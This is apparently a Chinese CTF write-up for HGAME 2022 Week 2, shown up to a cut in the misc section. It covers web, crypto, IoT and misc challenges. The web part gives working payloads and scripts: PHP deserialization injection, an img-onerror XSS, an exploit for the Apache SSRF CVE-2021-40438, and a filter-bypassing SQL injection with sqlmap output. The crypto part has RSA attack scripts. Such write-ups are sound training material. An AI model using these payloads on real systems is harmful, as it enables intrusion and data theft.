

HGAME 2022 Week2 writeup by sleeper

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web

webpack-engine

一本单词书

At0m的留言板

ssrf

Pokemon

CRYPTO

RSA Attack

Chinese Character Encryption

RSA Attack 2

task1

task2

task3

汇总脚本

IoT

空气中的信号

MISC

你上当了 我的很大

奇妙小游戏


PWN

REVERSE


fake shell

web

webpack-engine



找到 webpack 返回的源码



```
{
  "version": 3,
  "sources": [
    "webpack://./src/views/F14g_1s_her3.vue"
  ],
  "names": [],
  "mappings": ";AAgBA;EACA,YAAA;EACA,SAAA;EACA,UAAA;EACA,gBAAA;AACA",
  "sourcesContent": [
    "<template>\n  <h1>\n    {{filiililil4g}}</h1>\n</template>\n\n<script>\n  \nexport default {\n  data() {\n    return {\n      filiililil4g: 'Yudka6JXVjdSREj1ZEY5BU1ISTVawF3mTWw5RGJFOXpNMT1UTUhwEvkyVnzIVUJ3Z1E9PQo='
    }\n  }\n}\n</script>\n\n<style>\nhtml,\nbody {\n  height: 100%;\n  margin: 0;\n  padding: 0;\n  overflow: hidden;\n}\n</style>\n\n<style scoped>\n.home {\n  height: 100%;\n  position: relative;\n  display: flex;\n  flex-direction: column;\n  justify-content: center;\n  align-items: center;\n}\n.player {\n  width: 100%;\n  height: 100%;\n  display: flex;\n  flex-direction: column;\n  justify-content: center;\n  align-items: center;\n}\niframe {\n  width: 100%;\n  height: 100%;\n}\n\n/* CSS */\n.button-81 {\n  background-color: #fff;\n  border: 0 solid #e2e8f0;\n  border-radius: 1.5rem;\n  box-sizing: border-box;\n  color: #0d172a;\n  cursor: pointer;\n  display: inline-block;\n  font-family: 'Bastier circle', -apple-system, system-ui, 'Segoe UI', Roboto, 'Helvetica Neue', Arial, 'Noto Sans', sans-serif, 'Apple Color Emoji', 'Segoe UI Emoji', 'Segoe UI Symbol', 'Noto Color Emoji';\n  font-size: 1.1rem;\n  font-weight: 600;\n  line-height: 1;\n  padding: 1rem 1.6rem;\n  text-align: center;\n  text-decoration: none;\n  text-decoration-thickness: auto;\n  transition: all .1s cubic-bezier(.4, 0, .2, 1);\n  box-shadow: 0px 1px 2px rgba(166, 175, 195, 0.25);\n  user-select: none;\n  -webkit-user-select: none;\n  touch-action: manipulation;\n}\n\n.button-81:hover {\n  background-color: #e2e8f0;\n  color: #fff;\n  transition: all .2s ease-in-out;\n}\n\n@media (min-width: 768px) {\n  .button-81 {\n    font-size: 1.125rem;\n    padding: 1rem 2rem;\n  }\n}\n\nbutton {\n  position: absolute;\n  width: 300px;\n  height: 60px;\n  bottom: 20%;\n  border: none;\n}\n</style>\n",
    "sourceRoot": ""
  ]
}
```

base64 解码即可

base编码

base16、base32、base64

aGdhbwV7RDBudF9mMHI5ZXRfMl9DbE9zM19TMHVyY2VfbUBWfQ==

编码

base64

字符集

utf8(unicode编码)

编 码

解 码

hgame{D0nt_f0r9et_2_Cl0s3_S0urce_m@p}

一本单词书

反序列化。

```
function encode($data): string {
    $result = '';
    foreach ($data as $k => $v) {
        $result .= $k . ' ' . serialize($v);
    }

    return $result;
}
```

可以看到，\$k 对应我们输入的单词，被直接拼接了，所以尝试构造形如 'A|payload|B' 的单词，在读取时就会触发 payload 的反序列化

根据 Evil 类构造 payload

```
1 <?php
2
3 class Evil {
4     public $file='/flag';
5     public $flag;
6
7     public function __wakeup() {
8         $content = file_get_contents($this->file);
9         if (preg_match("/hgame/", $content)) {
10             $this->flag = 'hacker!';
11         }
12         $this->flag = $content;
13     }
14 }
15
16 $a = new Evil();
17 print(serialize($a));
```

完整payload

```
1 A|O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";N;}|B
```

看代码这里应该还得过 preg_match 的，不知道为啥没有被拦截

单词表

单词填这里

翻译填这里

添了个加

1. a-> "a|b|andon"
2. O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";N;}-> false
3. 2:"bb";a-> {"file":"/flag","flag":"hgame{Uns@f3_D3seR1@liz4t1On!ls~h0rr1b1e~!n_PhP}\\n"}

At0m的留言板

带 script 的基本都会被过滤



oCRVA57C7HSKdV67adF2LBDtqcmw

尝试 img 标签发现没有被过滤



oCRVA57C7HSKdV67adF2LBDtqcmw

```
1 | <IMG SRC=/ onerror="document.body.innerText=document.head.innerText"></img>
```

```
.lite-chatbox{padding:0;width:100%;position:relative;overflow-y:auto;overflow-x:hidden;font:18px Helvetica,"PingFang SC","Microsoft YaHei",sans-serif}.lite-chatbox .cmmsg{position:relative;margin:4px 7px;min-height:50px;border:0}.lite-chatbox .cright{text-align:right;margin-left:64px}.lite-chatbox .clef{text-align:left;margin-right:64px}.lite-chatbox img.headIcon{width:34px;height:34px;top:9px;position:absolute;border:1px solid #c5d4c4}.lite-chatbox .name{color:#8b8b8b;font-size:12px;display:block;line-height:18px}.lite-chatbox .name .hitle{display:inline-block;padding:0 3px;background-color:#ccc;color:#fff;-moz-border-radius:4px;-webkit-border-radius:4px;border-radius:4px;margin-right:4px;font-size:11px;overflow:hidden;text-overflow:ellipsis;white-space:nowrap;vertical-align:middle;max-width:50px}.lite-chatbox .content{word-break:break-all;word-wrap:break-word;text-align:left;position:relative;display:inline-block;font-size:15px;padding:10px 15px;line-height:20px;min-width:9px;min-height:18px}.lite-chatbox .content img{width:100%;height:auto}.lite-chatbox .content a{color:#0072C1;margin:0 5px;cursor:hand}.lite-chatbox .tips{margin:12px;text-align:center;font-size:12px}.lite-chatbox .tips span{display:inline-block;padding:4px;background-color:#ccc;color:#fff;-moz-border-radius:6px;-webkit-border-radius:6px;border-radius:6px}.lite-chatbox img.radius{-moz-border-radius:100%;-webkit-border-radius:100%;border-radius:100%}.lite-chatbox .cright img.headIcon{right:0}.lite-chatbox .clef img.headIcon{left:0}.lite-chatbox .cright .name{margin:0 48px 2px 0}.lite-chatbox .clef .name{margin:0 0 2px 48px}.lite-chatbox .cright .content{margin:0 48px 0 0;-webkit-border-radius:20px 0 20px 20px;border-radius:20px 0 20px 20px;color:#fff;background:-webkit-linear-gradient(70deg,#3FD1E1 0%,#44D7CD 100%);background:linear-gradient(20deg,#3f8fe1cc 0%,#44d7c9 100%);-webkit-box-shadow:5px 5px 15px 0 rgba(102,102,102,0.15);box-shadow:5px 5px 15px 0 rgba(102,102,102,0.15)}.lite-chatbox .clef .content{margin:0 0 0 48px;-webkit-border-radius:0 20px 20px 20px;border-radius:0 20px 20px 20px;color:#666;border:1px solid rgba(0,0,0,0.05);background:#FFF;-webkit-box-shadow:5px 5px 15px 0 rgba(102,102,102,0.1);box-shadow:5px 5px 15px 0 rgba(102,102,102,0.1)}.lite-chatbox .cright .content:after{right:-12px;top:8px}.lite-chatbox .clef .content:after{left:-12px;top:8px}.lite-chatbox .tips .tips-primary{background-color:#3986c8}.lite-chatbox .tips .tips-success{background-color:#49b649}.lite-chatbox .tips .tips-info{background-color:#5bb6d1}.lite-chatbox .tips .tips-warning{background-color:#eea948}.lite-chatbox .tips .tips-danger{background-color:#e24d48}.lite-chatbox .name .admin{background-color:#72D6A0}.lite-chatbox .name .owner{background-color:#F2BF25}
```

00000000

```
var F149_is_Here = 'hgame{Xs5_1s_so_int3Restin9!Var_is_OuT_of_d4te}'
```

直接把 body 写成 head 拿到 flag

ssrf

百度 apache 2.4.48 CVE，第一个 CVE 就是。根据题目需要 SSRF，结合服务器 proxy 了一个网站来看，完全符合 CVE-2021-40438 的特征。

```
1 import requests
2 import time
3 import urllib3
4
5 class TrickUrlSession(requests.Session):
6     def setUrl(self, url):
7         self._trickUrl = url
8     def send(self, request, **kwargs):
9         if self._trickUrl:
```

```


10         request.url = self._trickUrl
11         return requests.Session.send(self, request, **kwargs)
12
13 session = TrickUrlSession()
14
15 url = f'http://httpd.summ3r.top:60010/proxy?unix:
{"Z"*6000}|http://internal.host/flag'
16 # url = f'http://192.168.5.101:60010/proxy?unix:
{"Z"*5000}|http://internal.host/flag'
17 # url = f'http://192.168.5.187:60010/proxy?unix:
{"Z"*5000}|http://internal.host/flag'
18
19 while True:
20     session.setUrl(url)
21     req = session.get(url)
22     print(req.url)
23     print(req.text)
24     # break
25     if "hgame" in req.text:
26         with open("your flag.txt", 'w') as f:
27             f.write(req.text)
28         break
29     time.sleep(10)

```

```
1 | hgame{Cong@tu14ti0n~u_r3produced_CVE-2021-40438}
```

Pokemon

测试发现 index 的 id 参数大概率包了 intval



所以考虑 error 页面的注入点，发现传入括号会报错，根据报错页面找到了几个需要双写绕过的 sql 语句。这里题目提示后来都给了，就不细写了。

刚好有用过的老脚本，改一改

```

1 import requests
2 from bs4 import BeautifulSoup
3
4 url = "http://121.43.141.153:60056/error.php?code="
5
6 Param = {'code': "0"}
7
8 def doencrypt(s:str):
9     repl = {}
10    repl['union']='ununionion'
11    repl['select']='seleselectct'
12    repl['from']='frofromm'
13    repl['where']='whwhereere'
14    repl['and']='anandd'
15    repl['or']='oorr'
16    repl['=']='like'
17    repl[' ']='/*_*/'
18    for key,item in repl.items():
19        s = s.replace(key,item)
20    return s
21
22 q = ""
23
24 while(q != "q"):
25     q = input("sql: ")
26     Param["code"] = doencrypt(f"0 {q}#")
27     print(Param["code"])
28     resp = requests.get(url=url, params=Param)
29     print(resp.url)
30     print(resp.content)

```

原始 payload

```
1 union select 1,group_concat(flag) from pokemon.f11111111aaaaaag
```

脚本处理后(直接扔 url 里)

```
1 0/*_*/ununionion/*_*/seleselectct/*_*/1,group_concat(flag)/*_*/frofromm/*_*/p
  okemon.f11111111aaaaaag#
```

ERROR

```
1 hgame{C0n9r@tul4ti0n*Y0u$4r3_sq1_M4ST3R#}
```

小插曲:

bp 可出 payload, 但是出不了 table, 没细究

```
[17:19:19] [INFO] GET parameter 'code' is Generic UNION query (NULL) - 1 to 20 columns injectable
[17:19:19] [WARNING] request URI is marked as too long by the target, you are advised to try a switch '--no-cast' and/or '--no-escape'
[17:19:19] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'code' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 78 HTTP(s) requests:
--
Parameter: code (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: code=404 AND (SELECT 9936 FROM (SELECT(SLEEP(5)))GHNi)

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: code=404 UNION ALL SELECT NULL,CONCAT(0x7170707071,0x686e4d7661734a696e494b654c676a55445a6e4a43634b46416d74614169737a5658516b6f436641,0x71626a
[17:19:23] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[17:19:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.51, PHP 7.4.27
back-end DBMS: MySQL >= 5.0.12
[17:19:23] [WARNING] HTTP error codes detected during run:
414 (Request-URI Too Long) - 2 times
[17:19:23] [INFO] fetched data logged to text files under '/home/god/.local/share/sqlmap/output/121.43.141.153'
```

```
kali)-[~]
map -u 'http://121.43.141.153:60056/error.php?code=404' --tamper nonrecursivereplacement,space2morecomment,equaltolike
```

CRYPTO

RSA Attack

```
1 from Crypto.Util.number import getPrime, long_to_bytes
2 from gmpy2 import invert
3 def decrypt(cipher):
4     e, p, q, c = cipher
5     return chr(pow(c, invert(e, (p - 1) * (q - 1)), p * q))
6
7 # if __name__ == "__main__":
8 #     cipher = ...
9 #     print("".join(map(decrypt, cipher)))
10
11
12 e = 65537
13 n = 700612512827159827368074182577656505408114629807
14 c = 122622425510870177715177368049049966519567512708
15 p = 715800347513314032483037
16 q = 978782023871716954857211
17
18 d = invert(e, (p - 1) * (q - 1))
19
20 print(long_to_bytes(pow(c, d, n)))
```

Chinese Character Encryption

根据提示将每句话中字的拼音输出, 可以发现同一列有时候存在重复的拼音和音调, 由于与位置无关, 所以调用 pyPinyin 库时 可以 `style=Style.TONE3`。

一开始以为每一行是 flag 的一个字符, 走了许多弯路, 这里不说了。

尝试发现直接对每个字拼音字符的 ascii 求和, 构成的矩阵每列基本都有半数重复的数字。

又考虑最后得解密出 ascii 码, 尝试对每一个数字模 128 并转字符:

脚本

```
1 from pypinyin import pinyin, lazy_pinyin, Style
2 from colorama import Fore, Back
3
```

```

4  with open('flag.enc','r',encoding='UTF-8') as f:
5      s = f.readlines()
6
7  pi = []
8  for line in s:
9      pi.append(lazy_pinyin(line.replace("\n",""),style=Style.TONE3))
10
11 for i in "hgame{}":
12     print(bin(ord(i)))
13 for sent in pi:
14     for word in sent:
15         print(chr(sum(map(ord,word))%128),end="")
16     print()

```

```

001111101
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}
hgame{It*sEEMS|thaT~Y0u=LEArn@PinYiN^VerY-WelL}

```

RSA Attack 2

task1

task1 中 两个 n 共用了一个大质数 q，因此可以在可接受的时间内 GCD 出参与加密的三个质数，另外，本题中有个 n 可以在 factordb.com 中直接查到因数，因此可以直接解。

task2

本题 e 等于 7，比较小，于是尝试直接爆破，（这里直接搬了网上的脚本）

task3

本题使用两个 e 加密了同一段数据，因此利用 [RSA的共模攻击](#)，得到 flag

汇总脚本

```

1  from Crypto.Util.number import getPrime,long_to_bytes
2
3  from gmpy2 import invert
4
5  def decrypt(cipher):
6      e, p, q, c = cipher
7      return chr(pow(c, invert(e, (p - 1) * (q - 1)), p * q))

```



```
8
9
10 e = 65537
11 n1 =
1461154560510795082758100516532769478282318860315176816973143141836130623111
4985037775917461433925308054396970809690804073985835376464629860609710292181
3686006186265904984918504045034434142414554873044483448923378774224657157091
5423865350514160590418498531187376349576134572215528945788968601974666329372
0106874227323699288277794292208957172446523420596391114891559537811029473150
1236416241081036765167544494928051266425527512783096348467776360421141359905
1624590751737732019009140072927730763672489059215525643799656616099545674301
8225013851937593886086129131351582958811003596445806061492952513851932238563
627194553
12 c1 =
9650758035549329886642718164391838023288120136942037413207631053760369125849
9503164767234846811131042368085810199067006706530623759612166488435367998768
9532305437801346923070145524106271337770666947677115752724993307387122132705
7970127262370735506694191100463082574084845350635156780667776810172115109814
2927334692802297114941106455622500128739914130613608172247107503242307969290
8380267160214143720516748000734987068685104675254411687005690312116824966036
8515682238288843351121446372680903971585329371411226540759527300523315739807
0113637821200295671929519273395567331523427406451995767019989510050862356183
8510479
13 n2 =
2093747872510998380307918545044961656746459696134872745381724903511004758558
0142823551289577145958127121586792878509386085178452171112455890429474457797
2192028270308842622730613347524934967979353466315098066855891796183674539927
4975331827383411301623712068688051411041511367343117048895873020396348945541
8967544128619234394915820392908422974075932751838012185542968842691824203206
5177956938938639451006619409884556959235117773065664193733940919073494316866
4648551632557549490268233751843804271129643751322144839703481309927920395553
5025939120139680604495486980765910892438284945450733375156933863150808369796
830892363
14 c2 =
1153650694531374718044247346165891230715446086900339273217845764322405796983
8224601059836860883718459986003106970375778443725748607085620938787714081321
3158171444141155899522374924484834389103788653592395751693261166680304632758
1760982762604896230459332447954645347188109997664441088965724834603898683646
1779780183411686260756776711720577053319504691373550107525296560936467435283
8124933964866781780202924333658980325970273388760451827434928318141756738341
9834533751406559639647770983986838726584043032298394590646464682447043778327
1607499089791869398590557314713094674208261761299894705772513440948139429011
425948090
15
16 p =
1237153435219706840001287998760710428305707232181169311514672202447650558894
1762680655486811452556697843632397508349870383279456149329131207969139667127
4837322036085911028636844643698862533724625315331567014898932701977758733187
4117387716178851536391181740627739664996122015555759234120456440288579890166
03411
17 q =
1692391430929639222133436869246773630889634856330270916455011513884825654902
3332379688969162427266498517352581200235553048474143284717051134817706570433
8978754457533424010842217007432554862861949141613925946472939183705336155629
4941070504709524748166470804320021893092728355811487402112086780124169601364
41833
18
19 r = n1 // p
```

```

20
21 print(r)
22
23 d1 = invert(e, (p - 1) * (r - 1))
24 d2 = invert(e, (p - 1) * (q - 1))
25
26 print(long_to_bytes(pow(c1,d1,n1)))
27 print(long_to_bytes(pow(c2,d2,n2)))
28 s1 = long_to_bytes(pow(c2,d2,n2))
29
30 import gmpy2
31 import binascii
32
33 e = 7
34 n =
1415787849225534630099334965381301810599188457752990952255555146837430794209
6214964604172734381913051273745228293930832314483466922529240958994897697475
9398670255613480427259196635469490150246939526419364818415527514846041230971
4807180041660876225856279711658367833283201561721774596649599204976253037353
1163821979627361200921544223578170718741348242012164115593777700903954409103
1100929215788210489333468932128050716822355758137241139783415928859577673775
8749220274018597082862976750166219535627686258502591361591083967986066991725
5271734413865211340126544199760628445054131661484184876679626946360753009512
634349537
35 c =
1026287102051911640631267468523836402353665784103475157284457098375029590949
2149101500869806418603732181350082576447594766587572350246675445508931577670
1582955586412195827293455816974482311163180804561125167007179847316559007263
8818586690598908850400480502449051371824303644563866226055847769714603205576
5285263446084259814560197549018044099935158351931885157616527235283229066145
390964094929007056946332051364474528453970904251050605631514869007890625
36
37 i = 0
38 while True:
39     if gmpy2.iroot((c+i*n),e)[1] == True:
40         m = gmpy2.iroot((c+i*n),e)[0]
41         break
42     i += 1
43
44 print(binascii.unhexlify(hex(m)[2:]))
45 s1+=binascii.unhexlify(hex(m)[2:])
46
47 import gmpy2
48 import binascii
49
50 n =
1881950918810623036344481335046816205616443464272940463298308251822538806954
477737454414231761285844834534413737222988033366528086236635213756227816610
8650459243572321887689136421584486033463304625356961217396227022005403441054
6412669543201173918153121758294980493955572070045735051289832237659181313531
1921904580338340203569582681889243452495363849558955947124975293736509426400
4600839810788461387400506349068244386897127483243368787916226769743418146910
4126228060427735788989221171712431932966605281002913117222993072347798146876
1369516771720250571713027972064974999802168017946274736383148001865929719248
159075729
51 e1 = 2519901323

```

```

52 c1 =
3230779726225544872531441169009307072073754578761888387983403206364548451496
7365139054603819079281073100300863465893511058090285996503035396075814076278
1979794433739860140051056099246245504845132659399359508980015034299902187473
4748066692962362650540036002073748766509347649818139304363914083879918929873
5777063235996280316186417930740183045212434604875513648232996850525188526857
0668780020950527742686914005105699624288213261625669518887078263431036297315
3766698286258946896866396670872451803114280846709572779780558482223393759475
9991036077045106183322537105038575610256136325926829315522281501714238462038
75344870
53 e2 = 3676335737
54 c2 =
9408185956222791614398367196417078467902946508887998223350073858541667364592
8312943476906299512237107363678537180085763384137913976109189042613798111308
7519934854663776695944489430385663011713917022574342380155718317794204988626
1163628651441251366247227823094554522577588081724158844039098406515544853643
0923785388525187694147709800869038960054439899866963596249598973602102071539
6415375890720335697504837045188626103142204474942751410819466379437091569610
2945756877930609455251089866608512774750799944664748591140926437974189276457
2643017592824747688487981703434665256011659796519120406105140191628281488668
8467861
55
56 s = gmpy2.gcdext(e1,e2)
57 m1 = gmpy2.powmod(c1,s[1],n)
58 m2 = gmpy2.powmod(c2,s[2],n)
59
60 m = (m1*m2)%n
61
62 print(binascii.unhexlify(hex(m)[2:]))
63 s1 += binascii.unhexlify(hex(m)[2:]))
64
65 print(s1)
66

```

脚本输出

```

11810617170951861319033738012072163909610943387175855148175055962860784152519993339640104585731384196266708768100007790857534985620319
79892801375181196104472650227931583357788199395671627863400830366047583803941758300912899426773109409627063540183626324884041029763444
46903748276214668285468119214940392725123
b'hgame{RsA@hAS!a&VARiETY?of.'
b'hgame{RsA@hAS!a&VARiETY?of.'
b'Attack^mETHodS^whAT:other!A'
b'ttACK|METHODS~do@you_KNOW}'
b'hgame{RsA@hAS!a&VARiETY?of.Attack^mETHodS^whAT:other!AttACK|METHODS~do@you_KNOW}'

```

IoT

空气中的信号


通过哈拉尔一世可以搜到是蓝牙相关知识点，搜索了一些文章

[蓝牙学习之旅——低功耗蓝牙之报文（广播报文&数据报文）不会编程的程序猿-CSDN博客蓝牙报文](#)

[蓝牙协议分析\(7\) BLE连接有关的技术分析\(wowotech.net\)](#)

分析出大概是明文传输的

然后发现信号也有大小端，逆序后可以解码出 flag



如图，猜一下 flag 即可

hgame{M0st_Pr1mit1ve_BLE}

MISC

你上当了 我的很大

先处理压缩包，用网上找到的脚本批量解压文件到当前目录

```
1  # -*- coding: utf-8 -*-
2  # 2019/8/13 14:57
3  import zipfile
4  import os
5  import ctypes,sys
6  import shutil
7
8
9  def unzip_file(path):
10     '''解压zip包'''
11     if os.path.exists(path):
12         if path.endswith('.zip'):
13             print('unzipping',path)
14             z = zipfile.ZipFile(path, 'r')
15             unzip_path = os.path.split(path)[0]
16             z.extractall(path=unzip_path)
17             zip_list = z.namelist() # 返回解压后的所有文件夹和文件
18             z.close()
19             # 本题文件过大，故添加本句删除，空间大请删除本句，避免权限问题
20             os.remove(path)
21             for zip_file in zip_list:
22                 new_path = os.path.join(unzip_path,zip_file)
23                 unzip_file(new_path)
24             elif os.path.isdir(path):
25                 for file_name in os.listdir(path):
26                     unzip_file(os.path.join(path, file_name))
27         else:
28             print('the path is not exist!!!')
29
30
31 if __name__ == '__main__':
